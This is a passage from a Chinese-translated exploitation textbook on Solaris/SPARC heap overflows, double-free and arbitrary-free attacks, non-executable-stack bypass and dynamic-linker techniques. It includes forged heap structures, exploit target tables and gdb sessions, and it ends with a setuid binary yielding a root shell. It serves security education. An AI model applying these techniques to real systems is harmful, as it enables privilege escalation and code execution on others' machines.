溢出导致下一个块的大小被改变。如果用合适的负数改写它，将在溢出字符串的较后位置发现下一个块。这是有用的，因为负数的块大小不包含 NULL 字节，可以通过字符串库函数进行复制。可以在溢出字符串较后的位置构造 TREE 结构。这将使伪造块与被破坏的块一起被整理。

对伪造块最简单的构造是促成函数 t_delete()被调用。Phrack #57 里名为“Once Upon a free()”的文章（2001 年 8 月 11 日），第一次提到了这个方法。下面的代码段摘自 malloc.c

和 mallint.h：

在 realfree()里：

```
    /* see if coalescing with next block is warranted */
    np = NEXT(tp);
    if (!ISBIT0(SIZE(np))) {
        if (np != Bottom)
            t_delete(np);
```

函数 t_delete()：

```
/*
 * Delete a tree element
 */
static void
t_delete(TREE *op)
{
    TREE    *tp, *sp, *gp;

    /* if this is a non-tree node */
    if (ISNOTREE(op)) {
        tp = LINKBAK(op);
        if ((sp = LINKFOR(op)) != NULL)
            LINKBAK(sp) = tp;
        LINKFOR(tp) = sp;
        return;
    }
```

有关的宏定义如下：

```
#define    SIZE(b)    (((b)->t_s).w_i)
#define    PARENT(b)    (((b)->t_p).w_p)
#define    LEFT(b)    (((b)->t_l).w_p)
#define    RIGHT(b)    (((b)->t_r).w_p)
#define    LINKFOR(b)    (((b)->t_n).w_p)
#define    LINKBAK(b)    (((b)->t_p).w_p)
#define    ISNOTREE(b)    (LEFT(b) == (TREE *)(-1))
```

正如在代码里看到的，TREE op 结构被传递给 t_delete()。结构 op 是伪造块通过溢出构造的和指向的。如果 ISNOTREE()为真，将从伪造的 TREE 结构 op 获得两个指针 tp 和 sp。这些被攻击者完全控制的指针是 TREE 结构指针。每个字段被设为指向其它 TREE 结构的指针。

LINKFOR 宏引用 TREE 结构里的 t_n 字段（位于结构偏移 32 字节处），当 LINKBAK 宏引用 t_p 字段（位于结构偏移 8 字节处）。如果 TREE 结构的 t_l 字段（位于结构偏移 16

字节处）是-1，ISNOTREE 为真。

上面的描述可能有些乱，我们把它总结一下：

如果 TREE op 的 t_l（位于结构偏移 16 字节处）字段等于-1，继续下一步。

TREE 通过 LINKBAK 宏初始化指针 tp，将从 op 接受 t_p 字段（位于结构偏移 8 字节处）。

TREE 通过 LINKFOR 宏初始化指针 sp，将从 op 接受 t_n 字段（位于结构偏移 32 字节处）。

宏 LINKBAK 把 sp 的 t_p 字段（位于结构偏移 8 字节处）设为指针 tp。

宏 LINKBAK 把 tp 的 t_n 字段（位于结构偏移 32 字节处）设为指针 sp。

在整个过程里面，步骤 4 和 5 是最有趣的，可能导致任意值被写入任意地址，互写情形是关于它的最好描述。这个操作类似于在双向链表中删去一个条目。能完成这个的 TREE 结构构造如表 10.9.所示。

FF FF FF F8 AA AA AA AA	TP TP TP TP AA AA AA AA
FF FF FF FF AA AA AA AA	AA AA AA AA AA AA AA AA
SP SP SP SP AA AA AA AA	AA AA AA AA AA AA AA AA

表 10.9. 互写操作需要的 TREE 结构

上面的 TREE 构造将导致 tp 的值被写到 sp+8 字节处，sp 的值被写到 tp+32 字节处。例如，sp 可能指向函数指针位置-7 字节处，tp 可能指向包含 NOP sled 和 Shellcode 的地方。当 t_delete 内的代码被执行时，将用指向 Shellcode 的 tp 的值改写函数指针。然而，Shellcode 里 32 字节处的值将被 sp 的值改写。

FF FF FF FF 树结构里面 16 字节处的值是-1，需要指出的是，这个结构不是树的一部分。FF FF FF F 8 偏移零处的值是块的大小。为了避免 NULL 字节，把这个值设为负数就比较方便了；然而，倘若最低两位没有被设置，它可以是实际的块大小。如果第一位被设置，指出这个块正在使用中，不适合合并。为了避免和前一个块合并，第二位也应该被清除。AA 表示的字节可以用任意值填充。

10.7.1 标准堆溢出的限制

我们在前面提到了 non-tree 删除堆溢出机制的第一个限制。Shellcode 里可预知偏移处的 4-byte 值在 free 操作过程中被破坏了。可行的解决办法是使用由往前跳固定距离的分支操作组成的 NOP 填充物。这能被用来越过因互写而产生的恶化，像正常情况那样继续执行 Shellcode。

如果有可能，至少应该在 Shellcode 前面包含 256 个字节的填充物，在堆溢出里可以用下面的分支指令作填充物。它将向前跳转 0x404 字节，跳过互写所做的修改。这么大的跳转距离主要是为了避开 NULL 字节，但是如果你的 Shellcode 中可以包含 NULL 字节，那么应该尽一切办法减少跳转距离。

```
#define BRANCE_AHEAD "\x10\x80\x01\x01"
```

注意，如果你选择改写在栈上的返回地址，TREE 结构的 sp 成员必须指向这个位置减 8 字节处。你不能把 tp 成员指向返回位置减 32 字节处，因为这将导致新返回地址加 8 字节处的值被不是有效代码的指针改写。记住，ret 是由 jmpl %i7 + 8, %g0 合成的指令。寄存器%i7 保存最初的调用地址，因此执行将转到地址加 8 字节处（4 个为了 call，另 4 个为了延迟槽）。如果返回地址往里偏移 8 字节处的地址被改写，这将是第一条被执行的指令，肯定会引起崩溃。如果你改成改写 Shellcode 往里 32 字节处和越过第一条指令 24 字节处的值，那么你将有机会越过被破坏的地址。

在大多数情况下，互写操作情形引入的其它限制不是很关键，但值得注意。被改写的目标地址和用来改写的值必须都是可写的有效地址。它们是双向写操作，二个地址中只要有一个是 non-writable 内存区域，将会导致段故障。因为正常的代码是不可写的，这就排除了返回 libc 类型的攻击，因为这类攻击要利用在过（进）程地址空间内发现的先前存在的代码。

破解 Solaris 堆实现的另外限制是，必须在被破坏的块被释放之后再调用 malloc 或 realloc。因为 free()只把块放入空闲列表中，而不对它做任何实质性的处理，对被破坏的块来说，促成 realfree()被调用是必须的。这在 malloc 或 realloc（通过 cleanfree）之内几乎可以立即完成。如果这是不可能的，通过连续多次调用 free()能真正释放被破坏的块。空闲列表最多保存 32 个条目，当它满了以后，每个后来的 free()操作将通过 realfree()把一个条目（entry）从空闲列表刷去。在大多数应用程序里，malloc 和 realloc 调用是相当普通的，通常没有太大的限制；然而，在某些情况下，堆恶化的地方不是完全可控，因此，在调用 malloc 或 realloc 发生前很难预防程序崩溃。

为了使用上面描述的方法，某些字符是必需的，特别要包括字符 0xFF，为了使 ISNOTREE()为真它是必须的。如果加在输入之上的字符限制阻止这些字符作为溢出的一部分被使用，那么通过进一步利用 t_delete()以及 t_splay()内的代码执行任意改写总是有可能的。这些代码将处理 TREE 结构就好象它真是空闲树的一部分，而使改写更加复杂。更多的限制将加在写入值和被写的地址上。

10.7.2 改写的目标

改写内存中任意位置 4 字节的能力对执行代码来说足够了；然而，攻击者为了完成这个目标，必须精确的知道要改写什么。

改写栈上保存的程序计数器总是可行的，特别是如果攻击者能够重复进行攻击。命令行参数或者环境变量里的小变化可能导致栈地址稍微有些变化，导致它们变化的原因因系统而异。然而，如果攻击者可以重复多次攻击，或者很了解目标系统，成功执行栈溢出是有可能的。

不象其它的平台，Solaris/SPARC 的 Procedure Linkage Table（PLT）代码不会解除引用 Global Offset Table（GOT）里的值。结果，对改写来说，那里没有很多合适的函数指针。一旦外部引用的后期连接（lazy binding）[1]在要求时被解析，且外部引用被解析过，PLT 被初始化加载外部引用地址到％g1，然后 JMP 到那个地址。尽管有些攻击允许用 SPARC 指令改

[1] 后期连接(lazy binding)方式一般会大大提高应用程序的性能，因为不必为解析无用的符号浪费动态连接器的开销。不过，有两种情况例外。第一，对一个共享目标函数进行初始化处理花费的时间比调用正式的执行时间长，因为动态连接器会拦截调用以解析符号，而这个函数功能又比较简单；第二，如果发生错误和动态连接器无法解析符号，动态连接器就会终止程序。使用后期连接方式，这种错误可能会在程序执行过程中，随时发生。而有些应用程序对这种不确定性有比较严格的限制。因此，需要关闭后期连接方式，在应用程序接受控制权之前，让动态连接器处理进程初始化期间发生的这些错误。

写 PLT，但通常对堆溢出没什么益处。因为 TREE 结构的 tp 和 sp 成员必须是可写的有效地址，生成一条指向你的 Shellcode 且可写的有效地址的单指令的可能性微乎其微。

然而，Solaris 的库函数中有许多有用的函数指针。在 GDB 里只从溢出的角度跟踪分析有可能对改写有用的地址。为使破解可在多版本和 Solaris 的安装上移植，创建一个大的库函数版本列表是很有必要的。例如，lib 函数经常调用函数 metex_lock 执行 non-thread-safe 代码。除了许多别的以外，它被 malloc 和 free 立即调用。这个函数访问 libc 的.data 区段内称为 i_jmp_table 的地址表，调用表里 4 字节处的函数指针。

另一个可能有用的例子是当进程调用 exit()时函数指针被调用。在函数调用_exithandle 里，从称为 static_mem 的 lib 的.data 区段内的内存区域重新找回函数指针。这个函数指针通常指向 fini()例程访问 exit 来清除，但是它能被改写，以促成在 exit 上执行任意代码，例如这样相对通用的、遍及 libc 和其它 Solaris 库函数的代码，对执行任意代码提供了很好的机会。

底部块

底部块是位于堆结尾和未分页内存前的最后块。大多数堆实现会把这个块作为特殊情况处理，Solaris 也不例外。底部块如果出现的话，几乎总是空闲的，因此，即使它的头部被破坏也不会真的被释放。如果你非常不幸，只能破坏底部块的话，那么必须有可选的余地。

可以在_malloc_unlocked 里发现如下代码行：

```
/* if found none fitted in the tree */
if (!sp) {
    if (Bottom && size <= SIZE(Bottom)) {
        sp = Bottom;

.....

/* if the leftover is enough for a new free piece */
if ((n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE) {
    n -= WORDSIZE;
    SIZE(sp) = size;
    tp = NEXT(sp);
    SIZE(tp) = n|BIT0;
    realfree(DATA(tp));
```

在这个例子里，如果用负数改写底部块的大小，可以促成 realfree()调用位于底部块里偏移处的用户控制的数据。

在上面的例子代码里，sp 用被破坏的大小指向底部块。为了新分配内存，将占用底部块的一部分，新块 tp 将有它的大小（设为 n）。在这个例子里，变量 n 是被破坏的负数大小，减去 WORDSIZE 和新分配的大小。然后在新构造的块上调用 realfree()，tp 将是负数大小。在这里，前面提到的使用 t_delete()的方法将工作得很好。

小块恶化

实际的 malloc 块的最小尺寸是 48 个字节，是保存 TREE 结构所必需的（这包括了大小头部）。Solaris 堆实现不是把所有小的 malloc 请求凑成大的，而是用另外的方法处理小块。任何小于 40 字节的 malloc()请求产生的处理与大的请求不一样。这通过 malloc.c 内的_smalloc 函数实现。这段代码处理“上舍入”后为 8，16，24，或 32 字节的请求。

_smalloc 函数分配相同大小的内存块（block）来满足小 malloc 请求。这些块被安排在一个链表里，当分配请求合适的大小时，返回链表的头部。当一个小块被释放时，它不经过正常处理，只是把它放回在它头部的正确的链表里。libc 维护一个包含链表头的静态缓冲区。因为这些内存块没有经过正常的处理，所以为了处理发生在它们里面的溢出，需要有一些选择对象。

小 malloc 块的结构如表 10.10.所示。

WORD size (8 bytes)	WORD next (8 bytes)	User data (8, 16, 24 or 32 bytes large)

表 10.10. 小 malloc 块的结构

因为小块与大块之间的区别只是大小（长度）字段，所以有可能用大数或负数改写小 malloc 块的大小（长度）字段。这将在它被释放时使它经历正常的块处理过程，从而供标准的堆破解方法使用。

小 malloc 块的链表属性也可被用于其它有趣的破解方法。在某些情况下，是不可能用攻击者控制的数据破坏附近的块头部。个人经验显示，这种情形并不是很罕见，特别是当改写块头部的数据是任意字符串或一些不可控的数据时通常会出现这种情形。可能的话，最好用攻击者定义的数据改写堆的其它部分，然而，经常有可能写入小 malloc 块链表里。通过改写在这个链表里的 next 指针，有可能使 malloc()返回一个指向内存任意地方的指针。无论什么程序数据写到 malloc()返回的指针，都将破坏你指定的地址。这能通过堆溢出实现多于 4 个字节的改写，从而破解另一些棘手的溢出问题。

10.8 其它与堆相关的漏洞

还有其它利用堆数据结构的漏洞。让我们看一些最常见的，并学习怎样破解它们来获取执行控制。

10.8.1 Off-by-one 溢出

类似于栈 off-by-one 溢出的情形，Solaris/SPARC 上的堆 off-by-one 溢出也非常难破解，主要是因为字节序的问题。off-by-one 在堆上写一个越界的 NULL 字节绝对不会影响到堆的完整性。因为块大小最有意义的字节实际上是零，写一个越界的 NULL 字节不会对它产生影响。有时候，有可能越界写一个任意的单字节。这将破坏块大小最有意义的字节。假若这样的话，破解的可能性很小，这要看快要破坏时堆的大小，和是否能在有效的地址发现下一

块。一般而言，此类破解非常困难，几乎不可能。

10.8.2 Double Free 漏洞

在某些情况下，Solaris 的 Double free 漏洞是可以被破解的；然而，因为_free_unlocked()里面做了一些检查，减少了破解机会。其中有些检查明显是针对 Double free 的，但所幸的是（对攻击者而言）这些检查并不是完全有效。

第一个检查的内容是被释放的块是不是最后一个被释放的块——Lfree。随后，检查块的块头部是否被释放，确定它还没有被释放（大小字段的最低位必须被设置）。第三个和最后的检查是针对 Double free 的，将确定被释放的块不在空闲列表内。如果三个检查都通过了，将把这个块放进空闲列表，最终传给 realfree()。

为了破解 Double free 漏洞，必须在第一和第二次 free 之间的某个时候刷新空闲列表。这可以作为 malloc 或 realloc 调用的结果而发生，或者如果连续发生 32 次 free，导致列表的一部分被刷新。第一个 free 必须引起这个块和前一块反向合并，以便原始的指针驻留在有效堆块的中间。这个有效的堆块必须被 malloc 再分配，然后被攻击者控制的数据填充。这将通过重设块大小的低位，使 free()内的第二个检查被绕过。当 Double free 发生时，它将指向用户控制的数据，从而导致任意内存改写。虽然这种情形对你我来说似乎不太可能，但在 Solaris 的堆实现上破解 Double free 漏洞是有可能的。

10.8.3 Arbitrary Free 漏洞

Arbitrary Free 漏洞指的是允许攻击者直接指定传给 free()的地址的编码错误。这看起来有点象新手所犯的可笑的编码错误，当释放未初始化的指针时，或者像“union mismanagement”漏洞那样——当一种类型被误认为是另一种时，这个漏洞将出现。

根据怎样构造目标缓冲区，Arbitrary Free 漏洞和标准堆溢出非常类似。目标是通过 t_delete 用假的 next 块完成向前合并攻击 ，就象前面详细描述的那样。然而，为了 Arbitrary Free 攻击，有必要精确指出你的块在内存中的位置。如果你正设法释放的伪造块位于进程堆的某些随机位置，这可能会很困难。

好消息是 Solaris 堆实现对传递给 free()的值执行非指针校验。这些指针可能位于堆、栈、静态数据、或其它内存区域，它们很乐意通过堆实现释放。如果你可以在静态数据或栈上找到一个可靠的位置，并把它作为地址传递给 free()，那么，应该想尽一切办法来实现。堆实现将通过发生在块上的正常处理使它被释放，而这将改写你指定的任意地址。

10.9 堆溢出的例子

再说一次，用真实的例子讲解，会使理论知识更易于理解。为了加强和示范迄今为止讨论过的破解技术，我们来看一个容易的、适合堆溢出的破解。

10.9.1 脆弱的程序

再次强调，这个漏洞非常明显，在现代软件中一般不会出现。我们再次以一个脆弱的 setuid 可执行文件为例，它由于复制程序的第一个参数从而产生基于字符串的溢出。脆弱的函数是：

```
int vulnerable_function(char *userinput) {
       char *buf = malloc(64);
       char *buf2 = malloc(64);
       strcpy(buf,userinput);
       free(buf2);
       buf2 = malloc(64);
       return 1;
}
```

缓冲区 buf 用于没有限制的字符串拷贝目的地，溢出到以前分配的缓冲区 buf2。然后堆缓冲区 buf2 被释放，另外对 malloc 的调用将刷新空闲列表。我们有两个函数返回，因此我们可以选择改写保存在栈上的程序计数器，我们应该选择它。我们还有另外一个选择，改写前面提到的、作为 exit()库函数调用一部分的函数指针调用。

首先，让我们触发这个溢出。这个堆缓冲区是 64 字节，因此，向它提交 65 字节的字符串数据，就可以引起程序崩溃。

```
# gdb ./heap_overflow
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
Are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.    Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.8"...(no debugging symbols
found)...

(gdb) r `perl -e "print 'A' x 64"`
Starting program: /test/./heap_overflow `perl -e "print 'A' x 64"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program exited normally.

(gdb) r `perl -e "print 'A' x 65"`
Starting program: /test/./heap_overflow `perl -e "print 'A' x 65"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
```

```
0xff2c2344 in realfree () from /usr/lib/libc.so.1

(gdb) x/i $pc
0xff2c2344 <realfree+116>:        ld    [ %l5 + 8 ], %o1

(gdb) print/x $l5
$1 = 0x41020ac0
```

在 65 字节开端（threshold），块大小最有意义的字节被 A（或表示为 0x41）破坏，导致 realfree()里发生崩溃。在这一点，我们可以动手构造一个用负数改写块大小的破解，在块大小之后创建一个伪造的 TREE 结构。这个破解包含下面与具体平台相关的信息：

```
struct {
        char *name;
        int buffer_length;
        unsigned long overwrite_location;
        unsigned long overwrite_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                64,
                0xffbf1233,
                0xffbffcc4,
                0
        }

};
```

在这个例子里，overwrite_location 是要改写的内存地址，overwrite_value 是用来改写它的值。这个特殊的破解当场构造 TREE 结构，overwrite_location 类似于结构中的 sp 成员，而 overwrite_value 对应 tp 成员。再说一次，因为这是破解本地的可执行文件，破解代码将把 Shellcode 保存在环境变量里。开始后，破解将用不以 4 字节对齐的地址初始化 overwrite_location。当写向那个地址时将会立即引起 BUS 故障，为了完成这个破解，允许我们在正确的程序检查内存、定位我们所需要的信息的地方中断。第一次运行破解时输出下列内容：

```
Program received signal SIGBUS, Bus error.
0xff2c272c in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c272c <t_delete+52>:         st    %o0, [ %o1 + 8 ]
(gdb) print/x $o1
$1 = 0xffbf122b
```

```
(gdb) print/x $o0
$2 = 0xffbffcc4
(gdb)
```

当试图写到没有正确对齐的内存地址时，生成的 SIGBUS 信号将导致程序终止。正如你看到的，写到（0xffbf122b+8）的实际地址对应 overwrite_location 的值，这个被改写的值也是我们前面指定的。现在，定位我们的 Shellcode、改写适当目标的问题变得简单了。

在栈顶附近可以再次发现我们的 Shellcode，这次与对齐位置错开了 3 个字节。

```
(gdb)
0xffbffa48:    0x01108001    0x01108001    0x01108001    0x01108001
0xffbffa58:    0x01108001    0x01108001    0x01108001    0x01108001
0xffbffa68:    0x01108001    0x01108001    0x01108001    0x01108001
```

为了获取程序控制，我们将设法改写栈上保存的程序计数器值。因为环境变量大小的改变，程序的栈可能会稍微有些改变，我们将把目标结构里的对齐值调整 3 个字节，并再次运行破解。一旦完成这些操作，定位接近崩溃的精确返回地址将相对容易一些。

```
(gdb) bt
#0  0xff2c272c in t_delete () from /usr/lib/libc.so.1
#1  0xff2c2370 in realfree () from /usr/lib/libc.so.1
#2  0xff2c1eb4 in _malloc_unlocked () from /usr/lib/libc.so.1
#3  0xff2c1c2c in malloc () from /usr/lib/libc.so.1
#4  0x107bc in main ()
#5  0x10758 in frame_dummy ()
```

backtrace 将输出适当的栈帧列表供我们选择。这样一来，我们就能得到改写这些帧之中的保存的程序计数器所需要的信息。对这个例子，让我们试用帧数 4。调用树越往上，函数寄存器的窗口越有可能被刷新入栈；不过，第 5 帧的函数却从来不返回。

```
(gdb) i frame 4
Stack frame at 0xffbff838:
 pc = 0x107bc in main; saved pc 0x10758
 (FRAMELESS), called by frame at 0xffbff8b0, caller of frame at 0xffbff7c0
 Arglist at 0xffbff838, args:
 Locals at 0xffbff838,
(gdb) x/16x 0xffbff838
0xffbff838:    0x0000000c    0xff33c598    0x00000000    0x00000001
0xffbff848:    0x00000000    0x00000000    0x00000000    0xff3f66c4
0xffbff858:    0x00000002    0xffbff914    0xffbff920    0x00020a34
0xffbff868:    0x00000000    0x00000000    0xffbff8b0    0x0001059c
(gdb)
```

栈帧开头的 16 个字是保存的寄存器窗口，位于最后的是保存的指令指针。在这个例子

里，这个值是 0x1059c，位于 0xffbff874 处。现在，我们收集了完成破解所需要的信息。最终的目标结构看起来象下面这样：

```
struct {
        char *name;
        int buffer_length;
        unsigned long overwrite_location;
        unsigned long overwrite_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                64,
                0xffbff874,
                0xffbffa48,
                3
        }

};
```

现在，试一下这个破解，验证它是否象我们预期的那样工作，执行下列操作：

```
$ ls -al heap_overflow
-rwsr-xr-x     1 root         other          7028 Aug 22 00:33 heap_overflow
$ ./heap_exploit 0
# id
uid=0(root) gid=60001(nobody)
#
```

这个破解就象我们预期的那样工作良好，我们可以执行任意代码。虽然堆破解比栈溢出的例子稍微复杂一些，但它再次为破解提供了最佳案例；前面提到的复杂性很可能出现在更为复杂的破解情形里。

10.10 破解 Solaris 的其它方法

我们应该讨论另外一些涉及 Solaris 系统的重要技术。其中之一就是非常有可能碰到的不可执行栈。不论是在 Solaris，还是在其它操作系统上，我们都能战胜这些保护措施，擦亮眼睛，看看我们是怎么做的吧。

10.10.1 静态数据溢出

对破解来说，在静态数据里而不是在堆或栈上发生的溢出一般更棘手。必须根据个案来评价它们，为了在静态内存的目标缓冲区附近找到有用的变量，必须检查二进制文件。然而，检查源码并不能准确知道静态变量在二进制文件里的组织情形，要想确定你正溢出到哪里，唯一可靠和有效的方法是进行二进制分析。对于破解静态数据溢出来说，有一些标准的方法被证实是有效的。

如果你的目标缓冲区确实是在.data 区段内，而不是在.bss 内，则很有可能越过缓冲区的边界溢出到.dtors 区段里，而那正好有一个 stop 函数指针。程序退出时将调用这个函数指针。在 exit()前倘若没有引起程序崩溃的数据被改写，当程序退出时，改写的 stop 函数指针将被调用，从而执行任意代码。

如果你的缓冲区未被初始化且位于.bss 区段内，你可以选择改写.bss 区段内具体的程序数据，或者溢出.bss 而改写堆。

10.10.2 绕过不可执行栈保护

现在的 Solaris 操作系统可以设置栈不可执行。设置后，如果破解企图在栈上执行代码将会引起访问违例，而受影响的程序将崩溃。然而，这个保护措施并没有扩展到堆或者静态数据区域。一般来说，这类保护措施只是破解过程中微不足道的障碍。

把 Shellcode 保存在堆上或其它可写的内存区域里有时候是可能的，然后把执行流重定向到那个地址。假若这样的话，不可执行栈保护就变得不重要了。如果溢出是字符串拷贝操作的结果，这也许不可能，因为堆地址中通常会包含 NULL 字节。在这个例子里，John McDonald 发明的、返回 libc 方法的变种也许有用。他描述了通过用必要的函数参数生成伪造栈帧的链式库调用的方法。例如，如果你想在 exec 之后调用 libc 函数 setuid，你需要创建一个包含在输入寄存器里的第一个函数（setuid）正确参数的栈帧，返回或重定向执行到 libc.so.1 的 setuid。然而，不是从 setuid 的开头直接执行代码，你可以在 save 函数后在函数里执行代码。这防止改写输入寄存器，将从输入寄存器的当前状态获取函数的参数，你通过构造栈帧可以控制它。你创建的栈帧应该把 setuid 的正确参数载入输入寄存器。它（你创建的栈帧）也应该包含连接另外专门为 exec 设置的保存的寄存器的帧指针。在栈帧里面的保存的程序计数器（%i7）应该在 exec+4 字节处，正好跳过 save 指令。

10.11 结论

虽然 SPARC 的某些特性，例如寄存器窗口，可能与我们熟悉的 x86 无关，但一旦理解基础性概念，就可以在破解方法上发现很多类似的地方。虽然 off-by-one 错误的破解因为 big-endian 字节序的特性而更为困难，但实际上其它的漏洞用类似于其它操作系统和结构体系的方法是可以破解的。SPARC 上的 Solaris 提供了一些独一无二的破解挑战，除此之外，它也是定义明确的结构体系和操作系统，可以预期这里描述的大部分技术在大多数情形下都可以工作。我们还没来得及思考堆实现复杂性提供的破解可能性。本章因为篇幅的关系没有

提及更深入的破解技术，但你会有很多机会发现它们。

11
高级 Solaris 破解

本章将介绍利用动态链接程序的高级 Solaris 破解技术，也会介绍怎样加密 Shellcode，以挫败网络 IDS（Intrusion Detection System）和／或 IPS（Intrusion Prevention System）设备。

SPARC ABI 对动态链接有详细的说明，为了更全面地掌握这些概念并学习动态链接怎样在多种结构体系和系统下工作，建议你仔细读一下这个文档，可以在 www.sun.com/develpers/tools/abi/solaris-abi.ps 找到它。在本章，我们只介绍在 Solaris／SPARC 环境下构造新破解方法所必需的详细资料。

在 Linux 里通过改写 Global Offset Table（GOT）入口获取执行控制的方法已经被证明是行之有效的，并在公开或私下的破解代码里广为使用。它是迄今为止破解 write-to-anywhere-in-memory 溢出原语（例如格式化串错误，堆溢出，等等）最健壮最可靠的方法。破解这类漏洞的经典方法不外乎改写返回地址。保存在线程栈里的返回地址在各种执行环境下有所不同，为了找到它的位置，通常要借助暴力猜测。出于这个理由，对各类错误来说，在 Linux 和 BSD 操作系统里更改 GOT 是最好的破解带菌者。但不幸地是，因为 Solaris/SPARC 的动态链接和其它平台完全不同，这个方法并不能用在 Solaris/SPARC 上。在 SPARC 上，GOT 不包含任何直接引用对象里的符号的有效虚拟地址。我们将涉及看作符号的函数（例如 printf）和动态函数库（例如 libc.so），它们将作为对象映射到线程的地址空间。

对 Solaris/SPARC 结构体系来说，我们假设我们正在处理后期连接。在后期连接里，链接程序在接到请求时才分解符号，而不是在执行开始时。不必担心—后期连接是默认行为。Procedure Linkage Tabel(PLT)为在所有的内存映射对象里寻找符号地址尽心尽力。对在所有对象的.text 区段里被引用的符号的初始请求， PLT 将用描述符号的偏移把控制权传给动态链接程序（在 Solaris 中是 ld.so.1）。

注解：我们不处理符号名，而是用代表符号的在 PLT 里位置的偏移。这是一种对破解产生深远影响的错综复杂的差别。

借助动态链接程序遍历映射的对象结构的链接列表进行符号分解。在当时，它利用哈希和链表搜索每个对象的动态符号（.dynsym）表。哈希和链表通过查看对象的动态字符串（.dynstr）表，检验这个请求是否满足。

动态字符串表包含了真正的字符串和符号名。链接程序通过对正确对象的适当入口做简单的字符串比较来确定请求是否匹配。如果字符串不匹配，且链表没有更多的入口时，链接程序移到链接列表里的下一个对象继续查找，直到请求被满足。

在分解（或定位）符号之后，动态链接程序用指令修补请求符号的 PLT 入口。万一它随后被请求，这些新修补的指令将使程序跳到符号的再分配地址上。这很好，因为我们不需要再次执行疯狂的动态链接过程。不象 Linux glibc 动态链接程序实现那样用新分解的符号位置更新 GOT 入口；Solaris 动态链接程序用真正的指令修补 PLT。这些指令使程序直接跳到在映射对象的.text 区段内的位置。为了进一步破解构造会话，你应该留意 x86 上的 Linux 和 SPARC 上的 Solaris 之间的主要差异。

因为是用指令（我们这里谈论的是操作码，而不是地址）修补 PLT，所以用指向 Shellcode 的地址改写入口将不会成功。因此，我们更乐意用真正的指令改写 PLT。不幸地是，这未必总是可行，因为 jump 或 call 指令位移与它当前的位置相关。象你推测的那样，从改写的 PLT 入口很难定位 Shellcode 的相对距离。在堆溢出中，你不能改写任何 PLT 入口，因为你放在内存里的两个长整数应该是线程地址空间内的有效地址。如果你忘了怎么做，复习第 5 章 Linux 上的堆溢出。

11.1 Single Stepping the Dynamic linker

现在，我们已经学习了必要的背景知识，你应该理解当前与破解有关的限制。我们将示范攻击堆和格式化串的更可靠更健壮的新方法。我们将单步执行（singe step）运行中的动态链接程序，这将向我们显示对链接程序的功能性所不可缺少的许多派遣（jump）表。单步执行用于精确控制被要求的指令执行。在每条指令执行后，控制传回调试器，反汇编下一条要执行的指令。在继续执行之前，你必须在这点输入。这些包含内部函数指针的表呆在每个线程地址空间的相同位置。这是远程攻击者的梦想—可靠又常驻的函数指针。

让我们反汇编并单步执行下面的例子，找出什么可能成为 Solaris/SPARC 可执行文件的新破解带菌者。

```
<linkme.c>

#include <stdio.h>

int
main(void)
{

   printf("hello world!\n");

   printf("uberhax0r rux!\n");

}
```

```
bash-2.03# gcc -o linkme linkme.c
bash-2.03# gdb -q linkme
(no debugging symbols found)...(gdb)
(gdb) disassemble main
Dump of assembler code for function main:
0x10684 <main>: save    %sp, -112, %sp
0x10688 <main+4>:       sethi   %hi(0x10400), %o0
0x1068c <main+8>:       or    %o0, 0x358, %o0         ! 0x10758 <_lib_version+8>
0x10690 <main+12>:      call    0x20818 <printf>
0x10694 <main+16>:      nop
0x10698 <main+20>:      sethi   %hi(0x10400), %o0
```

```
0x1069c <main+24>:      or    %o0, 0x368, %o0        ! 0x10768 <_lib_version+24>
0x106a0 <main+28>:      call    0x20818 <printf>
0x106a4 <main+32>:      nop
0x106a8 <main+36>:      mov    %o0, %i0
0x106ac <main+40>:      nop
0x106b0 <main+44>:      ret
0x106b4 <main+48>:      restore
0x106b8 <main+52>:      retl
0x106bc <main+56>:      add    %o7, %l7, %l7
End of assembler dump.
(gdb) b *main
Breakpoint 1 at 0x10684
(gdb) r
Starting program: /BOOK/linkme
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...
Breakpoint 1, 0x10684 in main ()
(gdb) x/i *main+12
0x10690 <main+12>:      call    0x20818 <printf>
(gdb) x/4i 0x20818
0x20818 <printf>:       sethi    %hi(0x1e000), %g1
0x2081c <printf+4>:     b,a      0x207a0 <_PROCEDURE_LINKAGE_TABLE_>
0x20820 <printf+8>:     nop
0x20824 <printf+12>:    nop
```

这是 printf()在 PLT 里的原始入口，printf 在那第一次被引用。将用 0x1e000 的偏移量设置%g1 寄存器，然后跳到 PLT 里的第一个入口。这将设置输出参数，并把我们带到动态链接程序的分解函数。

```
(gdb) b *0x20818
Breakpoint 2 at 0x20818
(gdb) display/i $pc
1: x/i $pc    0x10684 <main>:       save    %sp, -112, %sp
(gdb) c
```

继续，我们为 printf()函数的 PLT 入口设置断点。

```
Breakpoint 2, 0x20818 in printf ()
1: x/i $pc    0x20818 <printf>:     sethi    %hi(0x1e000), %g1
(gdb) x/4i $pc
0x20818 <printf>:       sethi    %hi(0x1e000), %g1
0x2081c <printf+4>:     b,a      0x207a0 <_PROCEDURE_LINKAGE_TABLE_>
0x20820 <printf+8>:     nop
0x20824 <printf+12>:    nop
```

```
(gdb) c
Continuing.
hello world!
```

printf 第一次从.text 区段被引用时将进入 PLT，把执行重定向到动态链接程序映射的内存映像。动态链接程序分解函数（printf）在映射对象里的位置，在这个例子里，libc.so 直接执行到这个位置。当有任何对 printf 更进一步的引用时，动态链接程序也用将跳到 libc printf 入口的指令修补 printf 的 PLT 入口。象你从下面的反汇编代码中看到的，动态链接程序更改 printf 的 PLT 入口。注意这个地址－－0xff304418 是 printf 在 libc.so 里的位置。后面是检验 printf 在 libc.so 里的真正位置的方法。

```
Breakpoint 2, 0x20818 in printf ()
1: x/i $pc    0x20818 <printf>:     sethi    %hi(0x1e000), %g1
(gdb) x/4i $pc
0x20818 <printf>:           sethi    %hi(0x1e000), %g1
0x2081c <printf+4>:         sethi    %hi(0xff304400), %g1
